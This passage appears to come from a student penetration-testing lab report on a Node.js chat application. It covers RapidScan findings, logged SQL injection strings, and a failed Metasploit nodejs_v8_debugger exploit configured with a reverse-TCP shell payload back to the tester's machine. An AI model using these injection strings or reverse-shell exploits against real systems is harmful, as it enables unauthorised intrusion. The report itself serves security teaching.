[< 30s] Deploying 61/80 | Checks for ASP.net Elmah Logger...Completed in 1s
[< 45s] Deploying 62/80 | Golismero - BruteForces for certain files on the Domain. ...Scanning Tool Unavailable. Auto-Skipping Tes
t ...
[< 3m] Deploying 63/80 | WhatWeb - Checks for X-XSS Protection Header...Completed in 4s

Vulnerability Threat Level
medium X-XSS Protection is not Present
Vulnerability Definition
This vulnerability is a medium severity vulnerability. It is caused by the lack of X-XSS Protection header in the response.
Vulnerability Remediation
Modern browsers does not face any issues with this vulnerability (missing headers). However, older browsers are strongly rec
ommended to be upgraded.
[< 20s] Deploying 64/80 | Nmap [STUXNET] - Checks if the host is affected by STUXNET Worm....Completed in 1s
[< 35s] Deploying 65/80 | Nikto - Brutes Subdomains....Completed in 4s
[< 45m] Deploying 66/80 | Nmap [Slowloris DoS] - Checks for Slowloris Denial of Service Vulnerability....Completed in 1s
[< 35s] Deploying 67/80 | Nmap [OpenSSL CCS Injection] - Checks only for CCS Injection....Completed in 1s
[< 4m] Deploying 68/80 | LBD - Checks for DNS/HTTP Load Balancers....Completed in 1s

Vulnerability Threat Level
low No DNS/HTTP based Load Balancers Found.
Vulnerability Definition
This has nothing to do with security risks, however attackers may use this unavailability of load balancers as an advantage
to leverage a denial of service attack on certain services or on the whole application itself.
Vulnerability Remediation
Load-Balancers are highly encouraged for any web application. They improve performance times as well as data availability on
```

This scan confirms the XSS vulnerability implied by nikto previously. XSS-protection not set as well as target website lacking XSS header - **Making it prone to Reflected XSS attacks.**

6.3)



Another major vulnerability found is that there is no DNS/HTTP based Load Balancers Found by the scanner on the website machine. This provides an attacker a serious advantage as he can do a Denial of Service Attack on the web server without sending a high volume of packets, in contrast to a load balancer as nginx (the one in lab 5)

6.4)


```

root@kali: ~/Desktop/rapidscan
[• < 30s] Deploying 16/80 | Fierce - Attempts Zone Transfer [No Brute Forcing]...Completed in 1s
[• < 30m] Deploying 17/80 | DNSMap - Brutes Subdomains. ... Scanning Tool Unavailable. Auto-Skipping Test...
[• < 9m] Deploying 18/80 | Uniscan - Stress Tests the Domain. ... Scanning Tool Unavailable. Auto-Skipping Test...
[• < 35s] Deploying 19/80 | Nikto - Checks for Injectable Paths....Completed in 5s
[• < 15s] Deploying 20/80 | Nmap - Checks for ORACLE DB...Completed in 1s
[• < 30s] Deploying 21/80 | DMitry - Passively Harvests Emails from the Domain....Completed in 8s
[• < 40s] Deploying 22/80 | Uniscan - Checks for robots.txt & sitemap.xml ... Scanning Tool Unavailable. Auto-Skipping Test...
[• < 4m] Deploying 23/80 | Golismero Nikto Scans - Uses Nikto Plugin to detect vulnerabilities. ... Scanning Tool Unavailable. Auto-Skipping Test...
[• < 35s] Deploying 24/80 | Nikto - Checks for Server Issues....Completed in 3s
[• < 30s] Deploying 25/80 | WebDAV - Checks if WEBDAV enabled on Home directory....Completed in 2s
[• < 3m] Deploying 26/80 | The Harvester - Scans for emails using Google's passive search....Completed in 5s
[• < 15s] Deploying 27/80 | Nmap - Checks for Remote Desktop Service over UDP...Completed in 1s
[• < 15s] Deploying 28/80 | Nmap [FTP] - Checks if FTP service is running....Completed in 1s
[• < 9m] Deploying 29/80 | Uniscan - Checks for XSS, SQLi, BSQli & Other Checks. ... Scanning Tool Unavailable. Auto-Skipping Test...
[• < 30s] Deploying 30/80 | Joomla Checker - Checks for Joomla Installation....Completed in 1s
[• < 30m] Deploying 31/80 | Golismero Subdomains Bruter - Brute Forces Subdomain Discovery. ... Scanning Tool Unavailable. Auto-Skipping Test...
[• < 35s] Deploying 32/80 | DirB - Brutes the target for Open Directories....Completed in 32s

Vulnerability Threat Level
medium Open Directories Found with DirB
Vulnerability Definition
Attackers may find considerable amount of information from these directories. There are even chances attackers may get access to critical information from these directories.
Vulnerability Remediation
It is recommended to block or restrict access to these directories unless necessary.
[• < 20s] Deploying 33/80 | DNSRecon - Attempts Multiple Zone Transfers on Nameservers....Completed in 1s
[• < 15s] Deploying 34/80 | Nmap [TELNET] - Checks if TELNET service is running....Completed in 1s
[• < 45s] Deploying 35/80 | DNSenum - Attempts Zone Transfer....Completed in 1s
[• < 20s] Deploying 36/80 | Checks for SMB Service over UDP...Completed in 1s
[• < 35s] Deploying 37/80 | Nmap [POODLE] - Checks only for Poodle Vulnerability....Completed in 1s
[• < 45s] Deploying 38/80 | Wafw00f - Checks for Application Firewalls....Completed in 1s
  
```

This result confirms with the results from dirbuster with open directories. The vulnerability addressing the concern about attackers finding valuable information from these folders which is enough to get access to critical information in these directories is a very important point here.

6.5)




```
root@kali: ~/...se2/rapidscan

[ < 15s] Deploying 34/80 | Nmap [TELNET] - Checks if TELNET service is running....Completed in 1s
[ < 45s] Deploying 35/80 | DNSEnum - Attempts Zone Transfer....Completed in 1s
[ < 20s] Deploying 36/80 | Checks for SMB Service over UDP...Completed in 1s
[ < 35s] Deploying 37/80 | Nmap [POODLE] - Checks only for Poodle Vulnerability....Completed in 1s
[ < 45s] Deploying 38/80 | Wafw00f - Checks for Application Firewalls....Completed in 1s
[ < 35s] Deploying 39/80 | DMitry - Passively Harvests Subdomains from the Domain....Completed in 1s
[ < 30s] Deploying 40/80 | Nmap [FREAK] - Checks only for FREAK Vulnerability....Completed in 1s
[ < 25s] Deploying 41/80 | SSLyze - Checks for OCSP Stapling....Completed in 1s
[ < 35s] Deploying 42/80 | Nikto - Checks the Domain Headers....Completed in 4s

Vulnerability Threat Level
medium Some vulnerable headers exposed
Vulnerability Definition
Banner Grabbing should be restricted and access to the services from outside would should be made minimum.
[ < 2m] Deploying 43/80 | Nmap - Fast Scan [Only Few Port Checks]...Completed in 1s
[ < 8m] Deploying 44/80 | Uniscan - Checks for LFI, RFI and RCE. ...Scanning Tool Unavailable. Auto-Skipping Test...
[ < 2m] Deploying 45/80 | Uniscan - Brutes for Filenames on the Domain. ...Scanning Tool Unavailable. Auto-Skipping Test...
[ < 15s] Deploying 46/80 | Nmap - Checks for MySQL DB...Completed in 1s
[ < 30s] Deploying 47/80 | Nmap [Heartbleed] - Checks only for Heartbleed Vulnerability....Completed in 1s
[ > 75m] Deploying 48/80 | Nmap - Performs a Full UDP Port Scan...Completed in 1s
[ < 75m] Deploying 49/80 | Fierce Subdomains Bruter - Brute Forces Subdomain Discovery....Completed in 3s
[ < 45s] Deploying 50/80 | Golismero - Checks if the domain is spoofed or hijacked. ...Scanning Tool Unavailable. Auto-Skipping Test...
[ < 35s] Deploying 51/80 | Nikto - Checks if Server is Outdated....Completed in 4s
[ < 15s] Deploying 52/80 | Golismero - Does a fingerprint on the Domain. ...Scanning Tool Unavailable. Auto-Skipping Test...
[ < 35s] Deploying 53/80 | Nikto - Checks for any interesting files on the Domain....Completed in 10s
[ < 25s] Deploying 54/80 | WHOIS - Checks for Administrator's Contact Information....Completed in 1s
[ < 15s] Deploying 55/80 | Host - Checks for existence of IPV6 address....Completed in 1s
[ < 30s] Deploying 56/80 | SSLyze - Checks for ZLib Deflate Compression....Completed in 2s
```

This final vulnerability addresses vulnerable headers exposed which type of tech stack the application uses as well as apply banner grabbing which would further reveal critical information about the website as well as organization that owns the website.


7)SQLMap



Using SqlMap didn't provide any worthwhile results, to confirm it further I moved to SQL Injection phase.

8) **Regarding SQL injection** , I injected a couple of statements to check the response from the server.

The server logged these in the backend and didn't give any response.



```
Waiting for 192.168.2.16...
These are the credentials requested by the admin --> { username: 'admin', password: '" or 1="1"', room: 'Tech Support 1'
}
admin login page for credentials!!
These are the credentials requested by the admin --> {
  username: "" or '1'='1",
  password: "" or '1'='1",
  room: 'Tech Support 1'
}
```

The logs above show that the attacker tried to pass SQL statements in the password field in the first attempt as well as the username & password pair in the second attempt .

NOTE : Since the database is noSQL using MongoDB, the database is safe from SQLInjection attacks.

9) Finally, based on the nmap result of specifying that the application has the framework of Express Node.js , I tried several **exploits on node js using metasploit** and tried to get tcp reverse shells through payloads.

```
msf5 exploit(multi/misc/nodejs_v8_debugger) > set payloads 2
payloads => 2
msf5 exploit(multi/misc/nodejs_v8_debugger) > run

[*] Started reverse TCP handler on 192.168.2.17:4444
[*] 192.168.2.16:5858 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.2.16:5858).
[*] Exploit completed, but no session was created.

msf5 exploit(multi/misc/nodejs_v8_debugger) > set RPORT 3000
RPORT => 3000
msf5 exploit(multi/misc/nodejs_v8_debugger) > show options

Module options (exploit/multi/misc/nodejs_v8_debugger):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.2.16    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     3000            yes       The target port (TCP)

Payload options (nodejs/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.2.17    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    NodeJS

msf5 exploit(multi/misc/nodejs_v8_debugger) > run

[*] Started reverse TCP handler on 192.168.2.17:4444
[*] 192.168.2.16:3000 - Sending 956 byte payload ...
[*] 192.168.2.16:3000 - Got unexpected response: HTTP/1.1 400 Bad Request
Connection: close

[*] Exploit completed, but no session was created.
msf5 exploit(multi/misc/nodejs_v8_debugger) >
```

The image above shows that the exploit was completed , but it was unable to create a session. This confirms that further analysis with writing custom scripts and injecting them with msfvenom while the session running might work for later phases.

10) the password cracking for Hydra based on website query strings as well as other information wasn't successful.

The screenshot displays a Kali Linux virtual machine environment. The main window shows a web browser (Mozilla Firefox) with the address bar displaying `192.168.2.16:3000/chat.html?username=admin4&room=Tech Support 1`. The browser's developer tools are open, showing the Network tab with a list of requests. The first request is a POST to `adminLogin` with a status of 200. The request body contains the query string `username=admin4&password=pass04&room=Tech+Support+1`. The right-hand pane shows the details of the selected request, including the request headers and the request body. The left-hand pane shows the chat application interface with a message input field and a 'Message' button. The bottom status bar indicates 16 requests, 147.17 KB / 6.32 KB transferred, and a finish time of 7.61 s.

A more extensive scan with burp suite and using the results from that to Hydra might work for sure.